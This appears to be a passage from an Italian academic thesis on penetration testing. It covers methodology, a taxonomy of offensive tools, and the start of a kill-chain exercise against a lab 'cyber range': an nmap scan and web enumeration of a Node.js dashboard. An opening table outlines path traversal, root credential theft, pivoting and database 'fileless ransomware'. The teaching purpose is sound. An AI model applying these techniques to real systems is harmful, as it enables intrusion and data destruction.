Application (L7)	- Interfaccia di isolamento REST API dedicata per la telemetria e la persistenza dei report. - Utilizzo del driver PyMySQL per eliminare vulnerabilità di memoria (buffer overflow) a livello di codice nativo C.	**Compromissione dell'asset finale:** - Sfruttamento del Path Traversal tramite sequenze ../ per effettuare il *leak* del codice sorgente (*/app/app.py*). - Estrazione delle credenziali di root memorizzate in chiaro. - Pivoting tramite tunnel di rete inverso. - Attacco *Fileless Ransomware* logico abusando della funzione nativa AES_ENCRYPT per cifrare le tabelle direttamente in memoria.

Tabella 3 Matrice sinottica dei meccanismi di whitelist di rete, delle policy di isolamento del DBMS nel Tier 3 (Server Dati)

CAPITOLO 4: METODOLOGIE DI PENETRATION TESTING E STRUMENTI DI ANALISI INFRASTRUTTURALE

La corretta valutazione dello stato di sicurezza e della resilienza di un'infrastruttura informatica complessa richiede l'adozione di un approccio metodologico rigoroso e sistematico. Nell'ingegneria della sicurezza delle informazioni, non è sufficiente affidarsi a valutazioni puramente teoriche o a scansioni automatiche passive; si rende necessaria l'esecuzione di attività di verifica pratica sul campo, note come **Penetration Testing**.

Questo capitolo descrive i fondamenti teorici e metodologici del Penetration Testing, analizzando le ragioni ingegneristiche e di business che ne impongono l'esecuzione. Vengono esaminati i principali framework internazionali di riferimento, il coordinamento e l'interdipendenza tra le diverse fasi operative e, infine, viene presentata una tassonomia degli strumenti standard de facto utilizzati a livello industriale per l'auditing offensivo dei sistemi.

4.1 Fondamenti del Penetration Testing: Obiettivi e Approcci

Un **Penetration Test** (comunemente abbreviato in *Pen Test*) è un attacco informatico autorizzato e pianificato contro un sistema, un'applicazione o un'intera infrastruttura di rete, condotto al fine di valutarne la sicurezza reale. A differenza di un semplice *Vulnerability Assessment* — che si limita a identificare e listare le vulnerabilità potenziali basandosi su firme note — il Penetration Testing si spinge oltre, tentando attivamente di sfruttare tali debolezze per comprendere l'effettivo impatto che un attaccante malintenzionato potrebbe causare [20].

Sotto il profilo ingegneristico, il valore di questo approccio risiede nella capacità di modellare il rischio in modo quantitativo e realistico. Il livello di rischio (R) associato a un'infrastruttura può essere formalizzato matematicamente come funzione della frequenza attesa delle minacce $\mathcal{M}$, della probabilità di successo derivante dalle vulnerabilità presenti $\mathcal{V}$ e dell'entità del danno o impatto generato sulla riservatezza, integrità e disponibilità dei dati I:

$$\mathcal{R} = \mathcal{M} \, x \, \mathcal{V} \, x \, I$$

Il Penetration Testing interviene direttamente sulla variabile dell'impatto $\mathcal{I}$ e sulla concatenazione delle vulnerabilità $\mathcal{V}$, dimostrando empiricamente come debolezze apparentemente minori, se concatenate logicamente tra loro (tecnica nota come *Exploit Chaining*), possano portare al totale collasso delle difese perimetrali.

4.1.1 Motivazioni Ingegneristiche e di Compliance

L'esecuzione periodica di attività di Penetration Testing risponde a precise necessità strutturali all'interno di un'organizzazione:

- **Validazione dei Controlli Difensivi:** Verifica sul campo dell'efficacia delle soluzioni di sicurezza implementate (Firewall, IDS/IPS, Antivirus, EDR, Web Application Firewall) e della prontezza operativa del team di difesa (Blue Team / SOC).
- **Gestione Proattiva del Rischio:** Identificazione tempestiva delle falle logiche, di configurazione o applicative prima che possano essere scoperte e sfruttate da attori ostili.
- **Compliance Normativa e Standard di Sicurezza:** Soddisfacimento dei requisiti imposti dai principali framework regolatori e standard internazionali di sicurezza delle informazioni. Tra questi si annoverano il **GDPR** (*Regolamento Generale sulla Protezione dei Dati*, che richiede verifiche regolari dell'efficacia delle misure tecniche), lo standard **PCI-DSS** (per la sicurezza dei dati di pagamento), lo standard **ISO/IEC 27001** (*controlli sull'analisi delle vulnerabilità tecniche*) e la direttiva europea **NIS 2**, focalizzata sulla resilienza informatica delle infrastrutture critiche e dei servizi digitali essenziali.

4.1.2 Classificazione delle Metodologie di Esecuzione

In base al livello di informazioni preliminari fornite agli analisti (spesso definiti Ethical Hackers o Red Team) e secondo le metriche di sicurezza operativa codificate da standard internazionali come l'OSSTMM [21], i test di penetrazione si suddividono in tre macro-approcci:



Grafico 8 Differenze tra i vari approcci nel merito di Penetration Test

1. **Black-Box Testing (Scatola Nera):** Gli analisti non dispongono di alcuna informazione preliminare sull'architettura interna, sui codici sorgenti o sulle tecnologie del bersaglio, ad eccezione del nome dell'azienda o del perimetro pubblico. Questo approccio simula in modo estremamente fedele lo scenario operativo di un attaccante esterno non privilegiato.

2. **White-Box Testing (Scatola Bianca):** Agli analisti viene fornito pieno accesso alla documentazione tecnica, agli schemi di rete, ai codici sorgenti delle applicazioni e, in molti casi, credenziali amministrative. Questo approccio consente di effettuare un'analisi approfondita, combinando tecniche di *Static Application Security Testing* (SAST) con test dinamici, garantendo la massima copertura dei vettori d'attacco.
3. **Gray-Box Testing (Scatola Grigia):** Rappresenta una via di mezzo tra i due approcci precedenti. Gli analisti dispongono di informazioni limitate e parziali (ad esempio, le specifiche di un'interfaccia API o credenziali utente a basso livello). Simula scenari realistici come l'attacco perpetrato da un utente interno malintenzionato (*Insider Threat*) o la compromissione di un account aziendale legittimo.

4.2 Coordinamento e Interdipendenza delle Fasi Operative

L'esecuzione di un penetration test non segue un percorso puramente lineare, ma si sviluppa attraverso un **processo iterativo e dinamico**, caratterizzato da continui cicli di feedback in cui i risultati di una determinata fase influenzano, espandono e ridefiniscono le attività delle fasi precedenti o successive.



Grafico 9 Fasi del penetration test

4.2.1 Il Ciclo di Feedback Offensivo

Il coordinamento logico delle fasi può essere analizzato evidenziando le interconnessioni sistemiche tra i diversi moduli operativi:

- **Da Intelligence Gathering a Vulnerability Analysis:** La qualità della fase di ricognizione determina l'accuratezza dell'analisi delle vulnerabilità. L'identificazione precisa dei sistemi

operativi e dei banner dei servizi consente di focalizzare l'analisi solo sulle vulnerabilità realmente applicabili, riducendo l'insorgenza di falsi positivi.

- **Da Exploitation a Intelligence Gathering (Iterazione Interna):** Lo sfruttamento con successo di una vulnerabilità applicativa (fase di *Exploitation*) permette all'analista di accedere a un sistema interno precedentemente inaccessibile. Questo sblocco logico riavvia immediatamente la fase di *Intelligence Gathering* dall'interno del sistema compromesso, avviando una nuova scansione di rete locale e una ricerca di file di configurazione, riproducendo il ciclo a un livello di profondità superiore.
- **Pivoting e Movimento Laterale:** Il *Pivoting* rappresenta l'atto ingegneristico di utilizzare un sistema compromesso come "testa di ponte" o *proxy* per instradare il traffico d'attacco verso altri nodi di rete isolati. Questa tecnica unisce la fase di *Post-Exploitation* con quella di *Initial Access* sui nodi interni, dimostrando come la compromissione di un singolo server esposto sul perimetro (ad esempio, in una zona DMZ) possa essere sfruttata come vettore per violare sistemi di backend considerati sicuri solo perché non direttamente esposti su Internet.

4.3 Tassonomia e Classificazione degli Strumenti Offensivi

Per condurre le analisi tecniche, gli esperti di sicurezza utilizzano un insieme coordinato di strumenti specializzati, ciascuno ottimizzato per una specifica fase del ciclo di vita del Penetration Test. A livello industriale, gli strumenti non vengono considerati come entità isolate, ma vengono classificati all'interno di una tassonomia funzionale basata sulla tipologia di interazione con i sistemi target. Nel corso del presente capitolo verranno analizzati alcuni tra gli strumenti più noti e ampiamente utilizzati, al fine di offrire una panoramica dello stato attuale delle soluzioni disponibili e di mettere in luce le tecnologie maggiormente impiegate nel settore.

4.3.1 Strumenti di Ricognizione e Port Scanning (Network Information Gathering)

Questi strumenti operano a livello di trasporto e di rete (Layer 3 e 4 dello stack OSI) per mappare l'esistenza degli host attivi, identificare le porte aperte e catturare i banner dei servizi associati.

- **Nmap (Network Mapper):** Lo strumento *standard de facto* per la scansione e l'esplorazione della rete. Consente di effettuare scansioni di tipo *TCP SYN* (scansioni semi-aperte che non completano l'handshake per ridurre la traccia nei log), scansioni UDP, determinazione del sistema operativo (*OS Detection*) tramite l'analisi differenziale delle risposte dello stack TCP/IP, e auditing avanzato mediante l'uso di script personalizzati (*Nmap Scripting Engine* o NSE).

- **Masscan:** Un port scanner industriale ad altissima velocità, progettato per mappare l'intero spettro di Internet o intere classi IP aziendali in tempi estremamente ridotti, trasmettendo pacchetti in modalità asincrona.

4.3.2 Vulnerability Scanner Automatizzati

Utilizzati per eseguire una mappatura sistematica e automatizzata delle vulnerabilità note e delle configurazioni errate presenti nei sistemi e nelle applicazioni.

- **Nessus (Tenable):** Uno dei vulnerability scanner commerciali più diffusi al mondo. Si basa su un database costantemente aggiornato di definizioni di vulnerabilità (*Plugins*) per identificare vulnerabilità di sistema, patch mancanti, configurazioni deboli e difetti di conformità su svariati sistemi operativi e apparati di rete.
- **OpenVAS:** Un'alternativa open-source completa, ampiamente integrata in distribuzioni di sicurezza e utilizzata per condurre vulnerability assessment periodici su reti aziendali.

4.3.3 Intercettatori di Traffico e Web Application Proxy

Strumenti specializzati nell'analisi dinamica della sicurezza delle applicazioni web (Layer 7 dello stack OSI). Agiscono posizionandosi a livello logico come *Man-in-the-Middle* (Proxy) tra il browser dell'analista e il server web di destinazione.

- **Burp Suite Professional (PortSwigger):** La suite integrata di riferimento per il testing di sicurezza web. Include moduli per l'intercettazione e la modifica in tempo reale delle richieste e risposte HTTP/HTTPS (*Proxy*), l'invio ripetuto di richieste con parametri modificati (*Repeater*), l'esecuzione di attacchi di brute-forcing e fuzzing altamente configurabili (*Intruder*), e moduli di scansione dinamica automatizzata (*Scanner*).
- **OWASP ZAP (Zed Attack Proxy):** Un'alternativa open-source, flessibile e ampiamente utilizzata per l'integrazione di test di sicurezza automatizzati all'interno delle pipeline di sviluppo software (DevSecOps).

4.3.4 Framework di Exploitation e Gestione dei Payload

Strumenti progettati per automatizzare la fase di sfruttamento delle vulnerabilità attraverso l'esecuzione controllata di *exploit* di pubblico dominio o custom, e per la gestione delle sessioni di controllo remoto.

- **Metasploit Framework (Rapid7):** Una piattaforma di sviluppo ed esecuzione di exploit estremamente modulare ed estensibile. Contiene un database centralizzato di migliaia di exploit testati e pronti all'uso, moduli ausiliari di scansione e una vasta gamma di *payload* avanzati. Tra questi, il più celebre è **Meterpreter**, un payload interattivo avanzato che

opera interamente in memoria tramite iniezione di DLL (*Reflective DLL Injection*), riducendo l'impronta sul disco del target ed evitando i sistemi di rilevamento antivirus tradizionali.

4.3.5 Strumenti di Credential Cracking e Crittanalisi Offline

Utilizzati per validare la robustezza degli algoritmi di memorizzazione delle password e per risalire alle credenziali in chiaro a partire dai relativi hash crittografici estratti dai sistemi.

- **John the Ripper:** Uno strumento di cracking offline estremamente versatile e ottimizzato, in grado di rilevare automaticamente la tipologia di hash crittografico e di eseguire attacchi dizionariali, brute-force avanzati (*Incremental Mode*) o basati su regole di mutazione dei caratteri.
- **Hashcat:** Il cracker di password più veloce al mondo, progettato specificamente per sfruttare la potenza di calcolo parallelo delle schede grafiche (GPU) tramite calcolo GPGPU (OpenCL/CUDA). Supporta centinaia di algoritmi crittografici complessi e consente di gestire attacchi a dizionario, a maschera e combinatori ad altissime prestazioni.

4.3.6 Redirezionamento del Traffico e Ingress Gateways

Strumenti essenziali per gestire la comunicazione di rete, aggirare i firewall perimetrali e accogliere le connessioni di ritorno dei target compromessi.

- **Netcat (nc):** Definito il "coltellino svizzero" del networking, consente di aprire connessioni TCP o UDP arbitrarie, ascoltare su porte specifiche e redirezionare i flussi standard (stdin, stdout, stderr) su canali di rete, fungendo da ricevitore base (*Listener*) per le sessioni di reverse shell.

- **Chisel:** Uno strumento moderno e veloce per l'instaurazione di tunnel TCP cifrati all'interno di connessioni HTTP, che utilizza i WebSocket per bypassare le restrizioni e i controlli dei firewall perimetrali (*Stateful Packet Inspection*) mediante connessioni inverse.

La tassonomia strumentale qui esaminata delinea l'arsenale logico a disposizione di un operatore di Red Teaming. Tuttavia, l'efficacia di questi tool non risiede nelle loro singole funzionalità, bensì nella capacità dell'analista di concatenarne gli output in un flusso continuo. Nel capitolo successivo verrà analizzata la validazione empirica del Cyber Range Enterprise attraverso l'esecuzione di una kill-chain end-to-end, traducendo i costrutti metodologici finora discussi in azioni pratiche di exploitation, pivoting e post-exploitation.

CAPITOLO 5: VALIDAZIONE EMPIRICA DELLA KILL CHAIN: FASE I – COMPROMISSIONE DEL DMZ SERVER (TIER 1)

In questo capitolo viene documentata l'esecuzione sistematica e la validazione empirica della prima macro-fase della catena cinematica d'attacco (*kill chain*) all'interno del *Cyber Range Enterprise* progettato nel Capitolo 3. L'attenzione si focalizza interamente sul **Tier 1 (DMZ Server)**, l'unico nodo dell'infrastruttura esposto direttamente alla rete pubblica e deputato a fungere da perno d'accesso iniziale per l'attore di minaccia esterno.

La narrazione tecnica si sviluppa superando il classico approccio frammentario basato sulla ricerca di singoli exploit sintattici. Al contrario, l'azione offensiva viene analizzata come una sequenza deterministica di fasi interdipendenti, in cui lo sfruttamento di una specifica debolezza logico-architetturale fornisce le condizioni informative e operative necessarie alla vulnerabilità successiva. Ciascuno step viene ricondotto formalmente alle classi di difetto del software definite dalla tassonomia *Common Weakness Enumeration* (CWE) e ai pattern comportamentali avversariali della matrice *MITRE ATT&CK*, fornendo un quadro oggettivo, formalizzato e riproducibile delle dinamiche di compromissione del sistema.

5.1 Obiettivi Operativi e Vincoli di Scenario (State Zero)

L'avvio di un'operazione di *Red Teaming* o di *Adversarial Emulation* di livello industriale richiede la definizione rigorosa e formalizzata dello stato iniziale dei sistemi, dei vincoli d'ingaggio e del profilo della minaccia da emulare. L'assenza di tali parametri di riferimento pregiudicherebbe il valore scientifico della simulazione, riducendo l'attività di test a un esercizio euristico privo di riproducibilità.

In conformità con gli standard metodologici analizzati nel Capitolo 1, in particolare il *Penetration Testing Execution Standard* (PTES) [8] e il framework regolatorio europeo *TIBER-EU* [9], questo paragrafo definisce le condizioni al contorno che governano la prima fase di compromissione sul Tier 1.

5.1.1 Fissazione dello Stato Iniziale (Golden Image e "State Zero")

Prima dell'interazione con l'attore offensivo, l'intera infrastruttura del *Cyber Range* viene ricondotta a uno stato di integrità noto e controllato, definito formalmente **"State Zero"**. Tale postura iniziale garantisce che non vi siano interferenze o "rumori di fondo" derivanti da precedenti attività di test e si basa sui seguenti requisiti sistemistici applicati sul Tier 1:

1. **Integrità del Filesystem:** La macchina virtuale che ospita il server DMZ viene ripristinata a partire da una *Golden Image* pulita. Nessun file estraneo, artefatto d'attacco o binario di

tunneling è presente all'interno dei percorsi di archiviazione temporanea, quali "*/var/tmp/*", "*/tmp/*" o "*/dev/shm/*".

2. **Stato dei Servizi Applicativi:** L'applicazione web "*Legacy Dashboard*" scritta in Node.js/Express è attiva ed eseguita legittimamente dal gestore dei processi di sistema sotto l'identità dell'utente non privilegiato *legacyreport* . Il server è in ascolto esclusivamente sulla porta applicativa *3000/tcp* dell'interfaccia esposta.
3. **Isolamento a Livello di Routing:** Come analizzato nel Capitolo 3, sul server DMZ la funzionalità di IP Forwarding a livello kernel è disabilitata in modo permanente tramite l'istruzione:

$$net.ipv4.ip_forward = 0$$

Ciò stabilisce un vincolo fisico invalicabile: il Tier 1 non può agire da router di rete puro. Qualsiasi interazione con la rete interna protetta (*Tier 2 e Tier 3*) dovrà necessariamente transitare attraverso la mediazione dello strato applicativo (Layer 7), forzando l'attaccante a risiedere localmente sulla macchina e a implementare tecniche di inoltro del traffico (*pivoting*) basate su tunnel applicativi cifrati.

5.1.2 Modellazione dell'Avversario e Scope Operativo

Lo scenario d'attacco viene condotto adottando la prospettiva di un **attaccante asimmetrico esterno con approccio "Black-Box"** (noto anche come *Zero-Knowledge*). Tale impostazione implica che l'operatore offensivo non disponga di alcuna informazione preliminare circa l'architettura interna dei servizi, la topologia di rete, i codici sorgente delle applicazioni o le credenziali di accesso legittime.

L'emulazione si allinea ai profili dei gruppi di minaccia avanzata persistente (APT) che storicamente prendono di mira le infrastrutture critiche e le catene di fornitura digitali (*software supply chain*). Coerentemente con i principi del threat-led testing previsti da TIBER-EU [9], l'attaccante agirà secondo i seguenti vincoli operativi:

- **OPSEC (Operations Security) e Minima Rumorosità:** L'attore ostile minimizza l'impronta lasciata sui sistemi di tracciamento e logging. Ciò si traduce nell'evitare scansioni brute-force massive e rumorose a favore di interazioni mirate sul protocollo http e nella successiva ripulitura forense delle tracce di esecuzione.
- **Coerenza della Kill Chain:** L'attaccante non può saltare passaggi o sfruttare configurazioni di favore. Ogni privilegio ottenuto o informazione esfiltrata deve essere impiegata come chiave di sblocco logica per accedere alla vulnerabilità successiva.

- **Conservazione della Dependability dei Servizi:** Pur emulando tecniche ostili, l'attività del Red Team deve salvaguardare la stabilità operativa dei sistemi legittimi, evitando di causare crash distruttivi del kernel o interruzioni non controllate del servizio web, se non nei limiti previsti dallo scenario di validazione.

5.1.3 Definizione Formale delle Metriche di Successo e IoC

L'efficacia e il rigore ingegneristico della compromissione del Tier 1 vengono valutati attraverso metriche oggettive basate sulla progressione dello stato dei privilegi dell'attaccante. La transizione dell'accesso viene formalizzata tramite la scala dei livelli di privilegio $\mathcal{P}$ sul sistema:

$$\boldsymbol{P \in \{P_0, P_{app}, P_{root}\}}$$

Dove:

- $\boldsymbol{P_0}$ rappresenta lo stato di assenza di privilegi (attaccante confinato sulla rete esterna, privo di accesso al filesystem o all'ambiente di esecuzione locale).
- $\boldsymbol{P_{app}}$ indica l'ottenimento dell'esecuzione di codice remoto arbitrario (**RCE**) nel contesto di sicurezza ristretto dell'utente di servizio (*legacyreport*).
- $\boldsymbol{P_{root}}$ rappresenta l'innalzamento definitivo dei privilegi al massimo livello amministrativo locale (**root**), garantendo il controllo totale del sistema operativo del Tier 1.

L'obiettivo strategico finale del Capitolo 4 è la transizione deterministica dello stato dal livello iniziale $\boldsymbol{P_0}$ al livello terminale $\boldsymbol{P_{root}}$. Questo risultato permetterà di stabilire una testa di ponte persistente, necessaria per avviare la fase di ricognizione interna e preparare l'infrastruttura fiduciaria (*Trusted Channel*) per il movimento laterale verso il Tier 2. Attraverso questa formalizzazione dello stato di partenza, si previene qualsiasi ambiguità metodologica, consentendo alla commissione e al lettore di valutare l'esperimento con assoluto rigore matematico e ingegneristico.

5.2 Ricognizione Perimetrale ed Enumerazione dei Servizi

In conformità con lo standard metodologico *Penetration Testing Execution Standard* (PTES) [8] e adottando una postura di attacco asimmetrica esterna in modalità *Black-Box*, l'attività d'indagine ha inizio con la fase di ricognizione attiva. Questa fase è formalmente mappata sulle tattiche del framework **MITRE ATT&CK** [22] sotto la categoria **Reconnaissance** ed è caratterizzata dall'esecuzione di scansioni di rete e di attività di enumerazione volte a delineare l'architettura logica esposta sul perimetro esterno del **Tier 1 (DMZ Server)**.

5.2.1 Formalizzazione Matematica dell'Enumerazione di Rete

Da una prospettiva puramente sistemistica, l'attività di *port scanning* può essere formalizzata come l'interrogazione sequenziale o parallela dello spazio degli indirizzi IP e delle relative porte logiche, al fine di determinare lo stato di ogni porta del target. Sia A l'host attaccante e sia T l'host target con indirizzo IP assegnato sulla sottorete esterna $IP_T \in$ subnet. Lo spazio di ricerca delle porte logiche è definito dall'intervallo discreto:

$$\boldsymbol{\mathcal{P}} = \{\boldsymbol{p} \in \mathbb{N} \mid \mathbf{1} \leq \boldsymbol{p} \leq \mathbf{65535}\}$$

Il processo di enumerazione definisce una funzione di mappatura $\boldsymbol{\Omega}: \boldsymbol{\mathcal{P}} \longrightarrow \{\textbf{open}, \textbf{closed}, \textbf{filtered}\}$, associando a ciascuna porta logica p uno stato di reattività basato sulle risposte dello stack *TCP/IP* a livello kernel del target:

$$\boldsymbol{\Omega}(\boldsymbol{p}) = \begin{cases} \textbf{open} & \textbf{se } \boldsymbol{\mathcal{R}_A}(\boldsymbol{p}) \longrightarrow [\textbf{SYN-ACK}] \\ \textbf{closed} & \textbf{se } \boldsymbol{\mathcal{R}_A}(\boldsymbol{p}) \longrightarrow [\textbf{RST-ACK}] \\ \textbf{filtered} & \textbf{se } \boldsymbol{\mathcal{R}_A}(\boldsymbol{p}) \longrightarrow \emptyset \vee [\textbf{ICMP Destination Unreachable}] \end{cases}$$

Sotto il profilo tattico, l'operatore offensivo impiega lo strumento standard de facto **Nmap (Network Mapper)** per effettuare una ricognizione attiva del segmento di rete target. Al fine di contenere la rumorosità dell'attività ed evitare di generare un numero elevato di eventi potenzialmente rilevabili dai sistemi di monitoraggio e di intrusion detection (*IDS/IPS*) presenti nel perimetro aziendale, viene adottata una scansione TCP SYN mirata (**tecnica MITRE ATT&CK T1046 - Active Scanning** [22]), limitata alle porte statisticamente più utilizzate:

```
1. nmap -Pn -vvv -sS --top-ports 1000 -n -oN hostup.txt 10.84.76.0/24
```

L'analisi dei parametri di esecuzione evidenzia una pianificazione volta a ottenere una mappatura preliminare della superficie esposta minimizzando il volume di traffico generato:

- **-Pn (No Ping Discovery):** assume i sistemi come attivi senza eseguire la fase preliminare di host discovery mediante ICMP, evitando possibili filtraggi e consentendo l'interrogazione diretta delle porte.
- **-vvv (Very Verbose):** incrementa il livello di dettaglio dell'output, permettendo all'operatore di monitorare in tempo reale l'avanzamento della scansione senza influire sul traffico di rete generato.
- **-sS (TCP SYN Scan):** utilizza la cosiddetta *half-open scan*, completando solamente il primo passo dell'handshake TCP. Tale tecnica consente di individuare le porte aperte senza

instaurare una connessione completa, riducendo l'impronta dell'attività rispetto a una TCP Connect Scan.

- **--top-ports 1000:** limita l'analisi alle mille porte TCP statisticamente più frequenti, offrendo un compromesso favorevole tra copertura e velocità di esecuzione.
- **-n (No DNS Resolution):** disabilita la risoluzione DNS inversa, riducendo ulteriormente il traffico accessorio e accelerando la procedura di enumerazione.
- **-oN hostup.txt:** salva i risultati in formato testuale standard per consentire successive attività di analisi e correlazione.

5.2.2 Analisi dei Risultati e Definizione della Superficie d'Attacco

L'analisi del file *hostup.txt*, generato al termine della scansione, ha consentito di identificare un numero estremamente limitato di servizi accessibili all'interno del segmento di rete esaminato.

L'output ottenuto evidenzia esclusivamente due servizi raggiungibili:

PORT	**STATE**	**SERVICE**
22/tcp	open	ssh
3000/tcp	open	ppp

Tabella 4 Servizi disponibili dopo la scansione su Tier 1

Poiché la scansione effettuata non prevede né il rilevamento delle versioni (*-sV*) né l'identificazione del sistema operativo (*-O*), l'attaccante dispone unicamente delle informazioni ricavate dai numeri di porta e dalle associazioni standard presenti nel database interno di Nmap. Di conseguenza, l'identificazione del servizio associato alla porta 3000 non può essere considerata affidabile, in quanto la denominazione "*ppp*" rappresenta esclusivamente una corrispondenza convenzionale e non necessariamente il software effettivamente in esecuzione.



Figura 14 Risultati dell'enumerazione delle porte logiche e dei servizi esposti sul Tier 1

L'analisi dei risultati permette comunque di formulare alcune deduzioni preliminari:

- **Canale Amministrativo (Porta 22)**
  La presenza di una porta SSH aperta indica l'esistenza di un servizio di amministrazione remota. In assenza di ulteriori informazioni sulle versioni e senza effettuare attività di enumerazione più invasive, non è possibile determinare il software impiegato né la presenza di eventuali vulnerabilità note. Pertanto, tale canale viene momentaneamente classificato come superficie secondaria.
- **Canale Applicativo (Porta 3000)**
  La presenza di una seconda porta TCP aperta, non comunemente esposta nei servizi tradizionali, suggerisce l'esistenza di un'applicazione o di un servizio personalizzato. In considerazione del fatto che i software sviluppati internamente rappresentano frequentemente un vettore di compromissione privilegiato, questa superficie viene identificata come obiettivo prioritario per le successive attività di enumerazione e analisi applicativa, riconducibili alla tecnica **MITRE ATT&CK T1190 - Exploit Public-Facing Application** [22].

L'ispezione della porta 3000 tramite browser web rivela la presenza della "*Legacy Dashboard*", un'interfaccia aziendale che presenta un modulo di autenticazione standard e un'area dedicata all'importazione di file XML strutturati per l'elaborazione dei report storici del personale.



Figura 15 Interfaccia web principale dell'applicazione "Legacy Dashboard" esposta sulla porta 3000.

5.2.3 Web Information Gathering e Analisi del Sorgente Client-Side

L'interazione con l'applicazione web sulla porta 3000 avviene inizialmente tramite un comune browser, che mostra la pagina di atterraggio della "*Legacy Dashboard*". Per mappare i dettagli implementativi invisibili alla normale interfaccia grafica, l'analista esegue **un'ispezione statica del codice HTML e JavaScript distribuito al client**, analizzando l'origine della pagina tramite la direttiva:

```
1. view-source: http://10.84.76.22:3000/
```

Questa attività rientra nella tecnica **MITRE ATT&CK T1592 - Gather Victim Host Information** [22]. L'analisi del codice sorgente client-side rivela importanti dettagli architetturali:

- **Riferimenti a Script Esterni:** Presenza di script dedicati alla gestione dell'interfaccia, come */js/dashboard.js*, che svelano l'interazione dinamica con endpoint API.
- **Commenti di Debug e Note degli Sviluppatori:** La presenza di commenti inseriti durante la fase di sviluppo può esporre dettagli cruciali sull'infrastruttura, come percorsi di file, indirizzi IP della rete interna o promemoria relativi a endpoint temporanei non documentati.
- **Logica di Autenticazione Client-Side:** Lo studio delle funzioni JavaScript rivela che le sessioni utente vengono verificate mediante l'invio di token, indirizzando l'attenzione dell'attaccante verso l'analisi crittografica delle sessioni.

